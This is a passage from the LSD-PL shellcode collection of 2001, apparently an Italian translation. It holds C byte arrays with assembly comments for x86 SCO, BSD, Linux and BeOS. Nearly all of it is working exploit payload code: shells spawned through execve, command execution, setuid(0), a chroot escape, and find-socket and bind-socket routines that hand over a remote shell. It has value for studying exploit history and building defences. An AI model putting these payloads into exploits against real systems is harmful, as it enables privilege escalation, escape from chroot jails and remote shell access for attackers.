    "\x75\x0a"             /* jne     <findsckcode+47>        */
    "\x66\xbb\x12\x34"     /* movw    $0x1234,%bx             */
    "\x66\x39\x5d\x02"     /* cmpw    %bx,0x2(%ebp)           */
    "\x74\x02"             /* je      <findsckcode+49>        */
    "\xe2\xe6"             /* loop    <findsckcode+23>        */
    "\x6a\x09"             /* pushb   $0x09                   */
    "\x51"                 /* pushl   %ecx                    */
    "\x91"                 /* xchgl   %ecx,%eax               */
    "\xb1\x03"             /* movb    $0x03,%cl               */
    "\x49"                 /* decl    %ecx                    */
    "\x89\x4c\x24\x08"     /* movl    %ecx,0x8(%esp)          */
    "\x41"                 /* incl    %ecx                    */
    "\xb0\x3e"             /* movb    $0x3e,%al               */
    "\xff\xd6"             /* call    *%esi                   */
    "\xe2\xf4"             /* loop    <findsckcode+55>        */
```

```
;

char bindsckcode[]=        /* 73 bytes                     */
    "\x33\xc0"             /* xorl    %eax,%eax            */
    "\x68\xff\x02\x12\x34" /* pushl   $0x341202ff          */
    "\x89\xe7"             /* movl    $esp,%edi            */
    "\x40"                 /* incl    %eax                 */
    "\x50"                 /* pushl   %eax                 */
    "\x48"                 /* decl    %eax                 */
    "\x50"                 /* pushl   %eax                 */
    "\x50"                 /* pushl   %eax                 */
    "\xb0\x02"             /* movb    $0x02,%al            */
    "\x50"                 /* pushl   %eax                 */
    "\x50"                 /* pushl   %eax                 */
    "\xb0\xe6"             /* movb    $0xe6,%al            */
    "\xff\xd6"             /* call    *%esi                */
    "\x8b\xd8"             /* movl    %eax,%ebx            */
    "\x33\xc0"             /* xorl    %eax,%eax            */
    "\x89\x47\x04"         /* movl    %eax,0x4(%edi)       */
    "\x6a\x10"             /* pushb   $0x10                */
    "\x57"                 /* pushl   %edi                 */
    "\x53"                 /* pushl   %ebx                 */
    "\xb0\xe8"             /* movb    $0xe8,%al            */
    "\xff\xd6"             /* call    *%esi                */
    "\x6a\x05"             /* pushb   $0x05                */
    "\x53"                 /* pushl   %ebx                 */
    "\xb0\xe9"             /* movb    $0xe9,%al            */
    "\xff\xd6"             /* call    *%esi                */
    "\x33\xc0"             /* xorl    %eax,%eax            */
    "\x50"                 /* pushl   %eax                 */
    "\x50"                 /* pushl   %eax                 */
    "\x53"                 /* pushl   %ebx                 */
    "\xb0\xea"             /* movb    $0xea,%al            */
    "\xff\xd6"             /* call    *%esi                */
    "\x8b\xd8"             /* movl    %eax,%ebx            */
    "\x6a\x09"             /* pushb   $0x09                */
    "\x53"                 /* pushl   %ebx                 */
    "\x91"                 /* xchgl   %ecx,%eax            */
    "\xb1\x03"             /* movb    $0x03,%cl            */
    "\x49"                 /* decl    %ecx                 */
    "\x89\x4c\x24\x08"     /* movl    %ecx,0x8(%esp)       */
    "\x41"                 /* incl    %ecx                 */
    "\xb0\x3e"             /* movb    $0x3e,%al            */
    "\xff\xd6"             /* call    *%esi                */
    "\xe2\xf4"             /* loop    <bindsckcode+61>     */
;

char jump[]=
    "\x8b\xc4"             /* movl    %esp,%eax            */
    "\xc3"                 /* ret                          */
;

#define FINDSCKPORTOFS     39
#define BINDSCKPORTOFS     05

#endif
```

SCOfOpenServer,Unixwareg/x86 codes, file:x86-sco

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## asmcodes for openserver 5.0.4 unixware 7.0 x86                          #*/

/*
syscall     %eax stack
----------- ---- ---------------------------------------------------------------
exec        x00b ret,->path="/bin/ksh",->[->a0=path,0]
exec        x00b ret,->path="/bin/ksh",->[->a0=path,->a1="-c",->a2=cmd,0]
setuid      x017 ret,uid=0
mkdir       x050 ret,->path="b..",mode= (each value is valid)
chroot      x03d ret,->path={"b..","."}
chdir       x00c ret,->path=".."
ioctl       x036 ret,sfd,TI_GETPEERNAME=0x5491,->[mlen=0x91,len=0x91,->sadr=[]]
close       x006 ret,fd={0,1,2}
dup         x029 ret,sfd
*/
```

```
#if defined(X86) && ( defined(OPENSERVER) || defined(UNIXWARE) )

char _shellcode[]=         /* 33+8 bytes                    */
    "\xeb\x1a"             /* jmp     <shellcode+28>        */
    "\x33\xd2"             /* xorl    %edx,%edx             */
    "\x58"                 /* popl    %eax                  */
    "\x8d\x78\x14"         /* leal    0x14(%eax),%edi       */
    "\x57"                 /* pushl   %edi                  */
    "\x50"                 /* pushl   %eax                  */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\x92"                 /* xchgl   %eax,%edx             */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\x88\x42\x08"         /* movb    %al,0x8(%edx)         */
    "\x83\xef\x3b"         /* subl    $0x3b,%edi            */
    "\xb0\x9a"             /* movb    $0x9a,%al             */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\x47"                 /* incl    %edi                  */
    "\xb0\x07"             /* movb    $0x07,%al             */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\xb0\x0b"             /* movb    $0x0b,%al             */
    "\xe8\xe1\xff\xff\xff" /* call    <shellcode+2>         */
    "/bin/ksh"
;

char syscallcode[]=        /* 26 bytes                      */
    "\x33\xc0"             /* xorl    %eax,%eax             */
    "\xeb\x09"             /* jmp     <syscallcode+13>      */
    "\x5f"                 /* popl    %edi                  */
    "\x57"                 /* pushl   %edi                  */
    "\x47"                 /* incl    %edi                  */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\x47"                 /* incl    %edi                  */
    "\xaa"                 /* stosb   %al,%es:(%edi)        */
    "\x5e"                 /* popl    %esi                  */
    "\xeb\x0d"             /* jmp     <syscallcode+26>      */
    "\xe8\xf2\xff\xff\xff" /* call    <syscallcode+4>       */
    "\x9a\xff\xff\xff\xff"
    "\x07\xff"
    "\xc3"                 /* ret                           */
;

char shellcode[]=          /* 25+8 bytes                    */
    "\xeb\x12"             /* jmp     <shellcode+20>        */
    "\x33\xd2"             /* xorl    %edx,%edx             */
    "\x58"                 /* popl    %eax                  */
    "\x8d\x78\x14"         /* leal    0x14(%eax),edi        */
    "\x57"                 /* pushl   %edi                  */
    "\x50"                 /* pushl   %eax                  */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\x92"                 /* xchgl   %eax,%edx             */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\x88\x42\x08"         /* movb    %al,0x8(%edx)         */
    "\xb0\x0b"             /* movb    $0x0b,%al             */
    "\xff\xd6"             /* call    *%esi                 */
    "\xe8\xe9\xff\xff\xff" /* call    <shellcode+2>         */
    "/bin/ksh"
;

char cmdshellcode[]=       /* 36+12+cmdlen bytes            */
    "\xeb\x1d"             /* jmp     <cmdshellcode+31>     */
    "\x33\xd2"             /* xorl    %edx,%edx             */
    "\x58"                 /* popl    %eax                  */
    "\x8d\x78\xac"         /* leal    -0x44(%eax),edi       */
    "\x57"                 /* pushl   %edi                  */
    "\x50"                 /* pushl   %eax                  */
    "\x88\x50\x08"         /* movb    %dl,0x8(%eax)         */
    "\x88\x50\x0b"         /* movb    %dl,0xb(%eax)         */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\x8d\x40\x09"         /* leal    0x09(%eax),%eax       */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\x8d\x40\x03"         /* leal    0x03(%eax),%eax       */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\x92"                 /* xchgl   %eax,%edx             */
    "\xab"                 /* stosl   %eax,%es:(%edi)       */
    "\xb0\x0b"             /* movb    $0x0b,%al             */
    "\xff\xd6"             /* call    *%esi                 */
    "\xe8\xde\xff\xff\xff" /* call    <cmdshellcode+2>      */
```

```
    "/bin/ksh -c "
    /* command */
;

char setuidcode[]=          /* 7 bytes                      */
    "\x33\xc0"              /* xorl    %eax,%eax            */
    "\x50"                  /* pushl   %eax                 */
    "\xb0\x17"              /* movb    $0x17,%al            */
    "\xff\xd6"              /* call    *%esi                */
;

char chrootcode[]=          /* 40 bytes                     */
    "\x68""b..."            /* pushl   $0x2e2e2e62          */
    "\x89\xe7"              /* movl    %esp,%edi            */
    "\x33\xc0"              /* xorl    %eax,%eax            */
    "\x88\x47\x03"          /* movb    %al,0x3(%edi)        */
    "\x57"                  /* pushl   %edi                 */
    "\xb0\x50"              /* movb    $0x50,%al            */
    "\xff\xd6"              /* call    *%esi                */
    "\x57"                  /* pushl   %edi                 */
    "\xb0\x3d"              /* movb    $0x3d,%al            */
    "\xff\xd6"              /* call    *%esi                */
    "\x47"                  /* incl    %edi                 */
    "\x33\xc9"              /* xorl    %ecx,%ecx            */
    "\xb1\xff"              /* movb    $0xff,%cl            */
    "\x57"                  /* pushl   %edi                 */
    "\xb0\x0c"              /* movb    $0x0c,%al            */
    "\xff\xd6"              /* call    *%esi                */
    "\xe2\xfa"              /* loop    <chrootcode+28>      */
    "\x47"                  /* incl    %edi                 */
    "\x57"                  /* pushl   %edi                 */
    "\xb0\x3d"              /* movb    $0x3d,%al            */
    "\xff\xd6"              /* call    *%esi                */
;

#if defined(UNIXWARE)
char findsckcode[]=         /* 67 bytes                     */
    "\x56"                  /* pushl   %esi                 */
    "\x5f"                  /* popl    %edi                 */
    "\x83\xef\x7c"          /* subl    $0x7c,%edi           */
    "\x57"                  /* pushl   %edi                 */
    "\x8d\x4f\x10"          /* leal    0x10(%edi),%ecx      */
    "\xb0\x91"              /* movb    $0x91,%al            */
    "\xab"                  /* stosl   %eax,%es:(%edi)      */
    "\xab"                  /* stosl   %eax,%es:(%edi)      */
    "\x91"                  /* xchgl   %ecx,%eax            */
    "\xab"                  /* stosl   %eax,%es:(%edi)      */
    "\x95"                  /* xchgl   %eax,%ebp            */
    "\xb5\x54"              /* movb    $0x54,%ch            */
    "\x51"                  /* pushl   %ecx                 */
    "\x66\xb9\x01\x01"      /* movw    $0x0101,%cx          */
    "\x51"                  /* pushl   %ecx                 */
    "\x33\xc0"              /* xorl    %eax,%eax            */
    "\xb0\x36"              /* movb    $0x36,%al            */
    "\xff\xd6"              /* call    *%esi                */
    "\x59"                  /* popl    %ecx                 */
    "\x33\xdb"              /* xorl    %ebx,%ebx            */
    "\x3b\xc3"              /* cmpl    %ebx,%eax            */
    "\x75\x0a"              /* jne     <findsckcode+47>     */
    "\x66\xbb\x12\x34"      /* movw    $0x1234,%bx          */
    "\x66\x39\x5d\x02"      /* cmpw    %bx,0x2(%ebp)        */
    "\x74\x02"              /* je      <findsckcode+49>     */
    "\xe2\xe6"              /* loop    <findsckcode+23>     */
    "\x8b\xd9"              /* movl    %ecx,%ebx            */
    "\xb1\x03"              /* movb    $0x03,%cl            */
    "\x49"                  /* decl    %ecx                 */
    "\x51"                  /* pushl   %ecx                 */
    "\xb0\x06"              /* movb    $0x06,%al            */
    "\xff\xd6"              /* call    *%esi                */
    "\x53"                  /* pushl   %ebx                 */
    "\xb0\x29"              /* movb    $0x29,%al            */
    "\xff\xd6"              /* call    *%esi                */
    "\x41"                  /* incl    %ecx                 */
    "\xe2\xf2"              /* loop    <findsckcode+53>     */
;
#endif
```

```
char jump[]=
    "\x8b\xc4"             /* movl    %esp,%eax               */
    "\xc3"                 /* ret                             */
;

#define FINDSCKPORTOFS     39
#define BINDSCKPORTOFS     05
#define SCO

#endif
```

fFree,Net,OpengBSD/x86 codes, file: x86-bsd

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## asmcodes for freebsd 3.4 openbsd 2.8 netbsd 1.5 x86                     #*/

/*
syscall     %eax stack
----------- ---- ---------------------------------------------------------------
execve      x03b ret,->path="/bin//sh",->[->a0=0],0
execve      x03b ret,->path="/bin//sh",->[->a0=path,->a1="-c",->a2=cmd,0],0
setuid      x017 ret,uid=0
mkdir       x088 ret,->path="b..",mode= (each value is valid)
chroot      x03d ret,->path={"b..","."}
chdir       x00c ret,->path=".."
getpeername x01f ret,sfd,->sadr=[],->[len=0x10]
socket      x061 ret,AF_INET=2,SOCK_STREAM=1,prot=0
bind        x068 ret,sfd,->sadr=[0xff,2,hi,lo,0,0,0,0],->[0x10]
listen      x06a ret,sfd,backlog=5
accept      x01e ret,sfd,0,0
dup2        x05a ret,sfd,fd={0,1,2}
*/

#if defined(X86) && ( defined(OPENBSD) || defined(FREEBSD) || defined(NETBSD) )

char shellcode[]=          /* 23 bytes                        */
    "\x31\xc0"             /* xorl    %eax,%eax               */
    "\x50"                 /* pushl   %eax                    */
    "\x68""//sh"           /* pushl   $0x68732f2f             */
    "\x68""/bin"           /* pushl   $0x6e69622f             */
    "\x89\xe3"             /* movl    %esp,%ebx               */
    "\x50"                 /* pushl   %eax                    */
    "\x54"                 /* pushl   %esp                    */
    "\x53"                 /* pushl   %ebx                    */
    "\x50"                 /* pushl   %eax                    */
    "\xb0\x3b"             /* movb    $0x3b,%al               */
    "\xcd\x80"             /* int     $0x80                   */
;

char cmdshellcode[]=       /* 44+cmdlen bytes                 */
    "\xeb\x25"             /* jmp     <cmdshellcode+39>       */
    "\x59"                 /* popl    %ecx                    */
    "\x31\xc0"             /* xorl    %eax,%eax               */
    "\x50"                 /* pushl   %eax                    */
    "\x68""//sh"           /* pushl   $0x68732f2f             */
    "\x68""/bin"           /* pushl   $0x6e69622f             */
    "\x89\xe3"             /* movl    %esp,%ebx               */
    "\x50"                 /* pushl   %eax                    */
    "\x66\x68""-c"         /* pushw   $0x632d                 */
    "\x89\xe7"             /* movl    %esp,%edi               */
    "\x50"                 /* pushl   %eax                    */
    "\x51"                 /* pushl   %ecx                    */
    "\x57"                 /* pushl   %edi                    */
    "\x53"                 /* pushl   %ebx                    */
    "\x89\xe7"             /* movl    %esp,%edi               */
    "\x50"                 /* pushl   %eax                    */
    "\x57"                 /* pushl   %edi                    */
    "\x53"                 /* pushl   %ebx                    */
    "\x50"                 /* pushl   %eax                    */
    "\xb0\x3b"             /* movb    $0x0b,%al               */
    "\xcd\x80"             /* int     $0x80                   */
    "\xe8\xd6\xff\xff\xff" /* call    <cmdshellcode+2>        */
    /* command */
;

char setuidcode[]=         /* 7 bytes                         */
```

```
    "\x33\xc0"             /* xorl    %eax,%eax               */
    "\x50"                 /* pushl   %eax                    */
    "\xb0\x17"             /* movb    $0x17,%al               */
    "\x50"                 /* pushl   %eax                    */
    "\xcd\x80"             /* int     $0x80                   */
;

char chrootcode[]=         /* 44 bytes                        */
    "\x68""b..."           /* pushl   $0x2e2e2e62             */
    "\x89\xe7"             /* movl    %esp,%edi               */
    "\x33\xc0"             /* xorl    %eax,%eax               */
    "\x88\x47\x03"         /* movb    %al,0x3(%edi)           */
    "\x57"                 /* pushl   %edi                    */
    "\xb0\x88"             /* movb    $0x88,%al               */
    "\x50"                 /* pushl   %eax                    */
    "\xcd\x80"             /* int     $0x80                   */
    "\x57"                 /* pushl   %edi                    */
    "\xb0\x3d"             /* movb    $0x3d,%al               */
    "\x50"                 /* pushl   %eax                    */
    "\xcd\x80"             /* int     $0x80                   */
    "\x47"                 /* incl    %edi                    */
    "\x33\xc9"             /* xorl    %ecx,%ecx               */
    "\xb1\xff"             /* movb    $0xff,%cl               */
    "\x57"                 /* pushl   %edi                    */
    "\x50"                 /* pushl   %eax                    */
    "\xb0\x0c"             /* movb    $0x0c,%al               */
    "\xcd\x80"             /* int     $0x80                   */
    "\xe2\xfa"             /* loop    <chrootcode+31>         */
    "\x47"                 /* incl    %edi                    */
    "\x57"                 /* pushl   %edi                    */
    "\xb0\x3d"             /* movb    $0x3d,%al               */
    "\x50"                 /* pushl   %eax                    */
    "\xcd\x80"             /* int     $0x80                   */
;

char findsckcode[]=        /* 59 bytes                        */
    "\x56"                 /* pushl   %esi                    */
    "\x5f"                 /* popl    %edi                    */
    "\x83\xef\x7c"         /* subl    $0x7c,%edi              */
    "\x57"                 /* pushl   %edi                    */
    "\xb0\x10"             /* movb    $0x10,%al               */
    "\xab"                 /* stosl   %eax,%es:(%edi)         */
    "\x57"                 /* pushl   %edi                    */
    "\x31\xc9"             /* xorl    %ecx,%ecx               */
    "\xb1\xff"             /* movb    $0xff,%cl               */
    "\x51"                 /* pushl   %ecx                    */
    "\x33\xc0"             /* xorl    %eax,%eax               */
    "\xb0\x1f"             /* movb    $0x1f,%al               */
    "\x51"                 /* pushl   %ecx                    */
    "\xcd\x80"             /* int     $0x80                   */
    "\x59"                 /* popl    %ecx                    */
    "\x59"                 /* popl    %ecx                    */
    "\x33\xdb"             /* xorl    %ebx,%ebx               */
    "\x3b\xc3"             /* cmpl    %ebx,%eax               */
    "\x75\x0a"             /* jne     <findsckcode+40>        */
    "\x66\xbb\x12\x34"     /* movw    $0x1234,%bx             */
    "\x66\x39\x5f\x02"     /* cmpw    %bx,0x2(%edi)           */
    "\x74\x02"             /* je      <findsckcode+42>        */
    "\xe2\xe4"             /* loop    <findsckcode+14>        */
    "\x51"                 /* pushl   %ecx                    */
    "\x50"                 /* pushl   %eax                    */
    "\x91"                 /* xchgl   %ecx,%eax               */
    "\xb1\x03"             /* movb    $0x03,%cl               */
    "\x49"                 /* decl    %ecx                    */
    "\x89\x4c\x24\x08"     /* movl    %ecx,0x8(%esp)          */
    "\x41"                 /* incl    %ecx                    */
    "\xb0\x5a"             /* movb    $0x5a,%al               */
    "\xcd\x80"             /* int     $0x80                   */
    "\xe2\xf4"             /* loop    <findsckcode+47>        */
;

char bindsckcode[]=        /* 70 bytes                        */
    "\x33\xc0"             /* xorl    %eax,%eax               */
    "\x68\xff\x02\x12\x34" /* pushl   $0x341202ff             */
    "\x89\xe7"             /* movl    %esp,%edi               */
    "\x50"                 /* pushl   %eax                    */
    "\x6a\x01"             /* pushl   $0x01                   */
```

```
    "\x6a\x02"            /* pushl   $0x02                  */
    "\xb0\x61"            /* movb    $0x61,%al              */
    "\x50"                /* pushl   %eax                   */
    "\xcd\x80"            /* int     $0x80                  */
    "\x8b\xd8"            /* movl    %eax,%ebx              */
    "\x33\xc0"            /* xorl    %eax,%eax              */
    "\x89\x47\x04"        /* movl    %eax,0x4(%edi)         */
    "\x6a\x10"            /* pushb   $0x10                  */
    "\x57"                /* pushl   %edi                   */
    "\x53"                /* pushl   %ebx                   */
    "\xb0\x68"            /* movb    $0x68,%al              */
    "\x50"                /* pushl   %eax                   */
    "\xcd\x80"            /* int     $0x80                  */
    "\x6a\x05"            /* pushb   $0x05                  */
    "\x53"                /* pushl   %ebx                   */
    "\xb0\x6a"            /* movb    $0x6a,%al              */
    "\x50"                /* pushl   %eax                   */
    "\xcd\x80"            /* int     $0x80                  */
    "\x33\xc0"            /* xorl    %eax,%eax              */
    "\x50"                /* pushl   %eax                   */
    "\x50"                /* pushl   %eax                   */
    "\x53"                /* pushl   %ebx                   */
    "\xb0\x1e"            /* movb    $0x1e,%al              */
    "\x50"                /* pushl   %eax                   */
    "\xcd\x80"            /* int     $0x80                  */
    "\x50"                /* pushl   %eax                   */
    "\x50"                /* pushl   %eax                   */
    "\x91"                /* xchgl   %ecx,%eax              */
    "\xb1\x03"            /* movb    $0x03,%cl              */
    "\x49"                /* decl    %ecx                   */
    "\x89\x4c\x24\x08"    /* movl    %ecx,0x8(%esp)         */
    "\x41"                /* incl    %ecx                   */
    "\xb0\x5a"            /* movb    $0x5a,%al              */
    "\xcd\x80"            /* int     $0x80                  */
    "\xe2\xf4"            /* loop    <bindsckcode+58>       */
;

char jump[]=
    "\x8b\xc4"            /* movl    %esp,%eax              */
    "\xc3"                /* ret                            */
;

#define FINDSCKPORTOFS     32
#define BINDSCKPORTOFS     05
#define BSD

#endif
```

Linux/x86 codes, file: x86-linux

```
/*## copyright LAST STAGE OF DELIRIUM feb 2001 poland        *://lsd-pl.net/ #*/
/*## asmcodes for linux (redhat 6.2) x86                                     #*/

/*
syscall     %eax %ebx,%ecx,%edx
----------- ---- --------------------------------------------------------------
exec        x00b ->path="/bin//sh",->[->a0=path,0]
exec        x00b ->path="/bin//sh",->[->a0=path,->a1="-c",->a2=cmd,0]
setuid      x017 uid=0
mkdir       x027 ->path="b..",mode=0 (each value is valid)
chroot      x03d ->path={"b..","."}
chdir       x00c ->path=".."
socketcall  x066 getpeername=7,->[sfd,->sadr=[],->[len=0x10]]
socketcall  x066 socket=1,->[AF_INET=2,SOCK_STREAM=2,prot=0]
socketcall  x066 bind=2,->[sfd,->sadr=[0xff,2,hi,lo,0,0,0,0],len=0x10]
socketcall  x066 listen=4,->[sfd,backlog=102]
socketcall  x066 accept=5,->[sfd,0,0]
dup2        x03f sfd,fd={2,1,0}
*/

#if defined(X86) && defined(LINUX)

char shellcode[]=         /* 24 bytes                       */
    "\x31\xc0"            /* xorl    %eax,%eax              */
    "\x50"                /* pushl   %eax                   */
    "\x68""//sh"          /* pushl   $0x68732f2f            */
```

```
    "\x68""/bin"            /* pushl   $0x6e69622f             */
    "\x89\xe3"              /* movl    %esp,%ebx               */
    "\x50"                  /* pushl   %eax                    */
    "\x53"                  /* pushl   %ebx                    */
    "\x89\xe1"              /* movl    %esp,%ecx               */
    "\x99"                  /* cdql                            */
    "\xb0\x0b"              /* movb    $0x0b,%al               */
    "\xcd\x80"              /* int     $0x80                   */
;

char cmdshellcode[]=        /* 40+cmdlen bytes                 */
    "\xeb\x22"              /* jmp     <cmdshellcode+36>       */
    "\x59"                  /* popl    %ecx                    */
    "\x31\xc0"              /* xorl    %eax,%eax               */
    "\x50"                  /* pushl   %eax                    */
    "\x68""//sh"            /* pushl   $0x68732f2f             */
    "\x68""/bin"            /* pushl   $0x6e69622f             */
    "\x89\xe3"              /* movl    %esp,%ebx               */
    "\x50"                  /* pushl   %eax                    */
    "\x66\x68""-c"          /* pushw   $0x632d                 */
    "\x89\xe7"              /* movl    %esp,%edi               */
    "\x50"                  /* pushl   %eax                    */
    "\x51"                  /* pushl   %ecx                    */
    "\x57"                  /* pushl   %edi                    */
    "\x53"                  /* pushl   %ebx                    */
    "\x89\xe1"              /* movl    %esp,%ecx               */
    "\x99"                  /* cdql                            */
    "\xb0\x0b"              /* movb    $0x0b,%al               */
    "\xcd\x80"              /* int     $0x80                   */
    "\xe8\xd9\xff\xff\xff" /* call    <cmdshellcode+2>        */
    /* command */
;

char setuidcode[]=          /* 8 bytes                         */
    "\x33\xc0"              /* xorl    %eax,%eax               */
    "\x31\xdb"              /* xorl    %ebx,%ebx               */
    "\xb0\x17"              /* movb    $0x17,%al               */
    "\xcd\x80"              /* int     $0x80                   */
;

char chrootcode[]=          /* 37 bytes                        */
    "\x33\xc0"              /* xorl    %eax,%eax               */
    "\x50"                  /* pushl   %eax                    */
    "\x68""bb.."            /* pushl   $0x2e2e6262             */
    "\x89\xe3"              /* movl    %esp,%ebx               */
    "\x43"                  /* incl    %ebx                    */
    "\x33\xc9"              /* xorl    %ecx,%ecx               */
    "\xb0\x27"              /* movb    $0x27,%al               */
    "\xcd\x80"              /* int     $0x80                   */
    "\x33\xc0"              /* xorl    %eax,%eax               */
    "\xb0\x3d"              /* movb    $0x3d,%al               */
    "\xcd\x80"              /* int     $0x80                   */
    "\x43"                  /* incl    %ebx                    */
    "\xb1\xff"              /* movb    $0xff,%cl               */
    "\xb0\x0c"              /* movb    $0x0c,%al               */
    "\xcd\x80"              /* int     $0x80                   */
    "\xe2\xfa"              /* loop    <chrootcode+21>         */
    "\x43"                  /* incl    %ebx                    */
    "\xb0\x3d"              /* movb    $0x3d,%al               */
    "\xcd\x80"              /* int     $0x80                   */
;

char findsckcode[]=         /* 72 bytes                        */
    "\x31\xdb"              /* xorl    %ebx,%ebx               */
    "\x89\xe7"              /* movl    %esp,%edi               */
    "\x8d\x77\x10"          /* leal    0x10(%edi),%esi         */
    "\x89\x77\x04"          /* movl    %esi,0x4(%edi)          */
    "\x8d\x4f\x20"          /* leal    0x20(%edi),%ecx         */
    "\x89\x4f\x08"          /* movl    %ecx,0x8(%edi)          */
    "\xb3\x10"              /* movb    $0x10,%bl               */
    "\x89\x19"              /* movl    %ebx,(%ecx)             */
    "\x31\xc9"              /* xorl    %ecx,%ecx               */
    "\xb1\xff"              /* movb    $0xff,%cl               */
    "\x89\x0f"              /* movl    %ecx,(%edi)             */
    "\x51"                  /* pushl   %ecx                    */
    "\x31\xc0"              /* xorl    %eax,%eax               */
    "\xb0\x66"              /* movb    $0x66,%al               */
```

```
    "\xb3\x07"              /* movb    $0x07,%bl               */
    "\x89\xf9"              /* movl    %edi,%ecx               */
    "\xcd\x80"              /* int     $0x80                   */
    "\x59"                  /* popl    %ecx                    */
    "\x31\xdb"              /* xorl    %ebx,%ebx               */
    "\x39\xd8"              /* cmpl    %ebx,%eax               */
    "\x75\x0a"              /* jne     <findsckcode+54>        */
    "\x66\xb8\x12\x34"      /* movw    $0x1234,%bx             */
    "\x66\x39\x46\x02"      /* cmpw    %bx,0x2(%esi)           */
    "\x74\x02"              /* je      <findsckcode+56>        */
    "\xe2\xe0"              /* loop    <findsckcode+24>        */
    "\x89\xcb"              /* movl    %ecx,%ebx               */
    "\x31\xc9"              /* xorl    %ecx,%ecx               */
    "\xb1\x03"              /* movb    $0x03,%cl               */
    "\x31\xc0"              /* xorl    %eax,%eax               */
    "\xb0\x3f"              /* movb    $0x3f,%al               */
    "\x49"                  /* decl    %ecx                    */
    "\xcd\x80"              /* int     $0x80                   */
    "\x41"                  /* incl    %ecx                    */
    "\xe2\xf6"              /* loop    <findsckcode+62>        */
;

char bindsckcode[]=         /* 73 bytes                        */
    "\x33\xc0"              /* xorl    %eax,%eax               */
    "\x50"                  /* pushl   %eax                    */
    "\x68\xff\x02\x12\x34"  /* pushl   $0x341202ff             */
    "\x89\xe7"              /* movl    %esp,%edi               */
    "\x50"                  /* pushl   %eax                    */
    "\x6a\x01"              /* pushb   $0x01                   */
    "\x6a\x02"              /* pushb   $0x02                   */
    "\x89\xe1"              /* movl    %esp,%ecx               */
    "\xb0\x66"              /* movb    $0x66,%al               */
    "\x31\xdb"              /* xorl    %ebx,%ebx               */
    "\x43"                  /* incl    %ebx                    */
    "\xcd\x80"              /* int     $0x80                   */
    "\x6a\x10"              /* pushb   $0x10                   */
    "\x57"                  /* pushl   %edi                    */
    "\x50"                  /* pushl   %eax                    */
    "\x89\xe1"              /* movl    %esp,%ecx               */
    "\xb0\x66"              /* movb    $0x66,%al               */
    "\x43"                  /* incl    %ebx                    */
    "\xcd\x80"              /* int     $0x80                   */
    "\xb0\x66"              /* movb    $0x66,%al               */
    "\xb3\x04"              /* movb    $0x04,%bl               */
    "\x89\x44\x24\x04"      /* movl    %eax,0x4(%esp)          */
    "\xcd\x80"              /* int     $0x80                   */
    "\x33\xc0"              /* xorl    %eax,%eax               */
    "\x83\xc4\x0c"          /* addl    $0x0c,%esp              */
    "\x50"                  /* pushl   %eax                    */
    "\x50"                  /* pushl   %eax                    */
    "\xb0\x66"              /* movb    $0x66,%al               */
    "\x43"                  /* incl    %ebx                    */
    "\xcd\x80"              /* int     $0x80                   */
    "\x89\xc3"              /* movl    %eax,%ebx               */
    "\x31\xc9"              /* xorl    %ecx,%ecx               */
    "\xb1\x03"              /* movb    $0x03,%cl               */
    "\x31\xc0"              /* xorl    %eax,%eax               */
    "\xb0\x3f"              /* movb    $0x3f,%al               */
    "\x49"                  /* decl    %ecx                    */
    "\xcd\x80"              /* int     $0x80                   */
    "\x41"                  /* incl    %ecx                    */
    "\xe2\xf6"              /* loop    <bindsckcode+63>        */
;

#define FINDSCKPORTOFS     46
#define BINDSCKPORTOFS     06

#endif
```

BeOS/x86 codes, file: x86-beos

```
/*
syscall     %eax stack
```

```
----------- ---- ---------------------------------------------------------------
execv       x03f ret,anum=1,->[->path="/bin//sh"],0
execv       x03f ret,anum=3,->[->path="/bin//sh",->a1="-c",->a2=cmd],0
*/

#if defined(X86) && defined(BEOS)

char shellcode[]=          /* 25 bytes                        */
    "\x31\xc0"             /* xorl    %eax,%eax               */
    "\x50"                 /* pushl   %eax                    */
    "\x68""//sh"           /* pushl   $0x68732f2f             */
    "\x68""/bin"           /* pushl   $0x6e69622f             */
    "\x54"                 /* pushl   %esp                    */
    "\x89\xe3"             /* movl    %esp,%ebx               */
    "\x50"                 /* pushl   %eax                    */
    "\x53"                 /* pushl   %ebx                    */
    "\x6a\x01"             /* pushb   $0x01                   */
    "\x50"                 /* pushl   %eax                    */
    "\xb0\xa2"             /* movb    $0xa2,%al               */
    "\xcd\x25"             /* int     $0x25                   */
;

char cmdshellcode[]=       /* 44+cmdlen bytes                 */
    "\xeb\x25"             /* jmp     <cmdshellcode+39>       */
    "\x59"                 /* popl    %ecx                    */
    "\x31\xc0"             /* xorl    %eax,%eax               */
    "\x50"                 /* pushl   %eax                    */
    "\x68""//sh"           /* pushl   $0x68732f2f             */
    "\x68""/bin"           /* pushl   $0x6e69622f             */
    "\x89\xe3"             /* movl    %esp,%ebx               */
    "\x50"                 /* pushl   %eax                    */
    "\x66\x68""-c"         /* pushw   $0x632d                 */
    "\x89\xe7"             /* movl    %esp,%edi               */
    "\x51"                 /* pushl   %ecx                    */
    "\x57"                 /* pushl   %edi                    */
    "\x53"                 /* pushl   %ebx                    */
    "\x89\xe3"             /* movl    %esp,%ebx               */
    "\x50"                 /* pushl   %eax                    */
    "\x53"                 /* pushl   %ebx                    */
    "\x6a\x03"             /* pushb   $0x03                   */
    "\x50"                 /* pushl   %eax                    */
    "\xb0\xa2"             /* movb    $0xa2,%al               */
    "\xcd\x25"             /* int     $0x25                   */
    "\xe8\xd6\xff\xff\xff" /* call    <cmdshellcode+2>        */
    /* command */
;

char jump[]=
    "\x8b\xc4"             /* movl    %esp,%eax             */
    "\xc3"                 /* ret                           */
;

#endif
```

Programma d’esempio legati all’uso dei codici

K.1 asmcodes.h

```
#ifndef ASMCODES_H
#define ASMCODES_H

#include "mips-irix"
#include "sparc-solaris"
#include "parisc-hpux"
#include "powerpc-aix"
#include "alpha-ultrix"
#include "x86-beos"
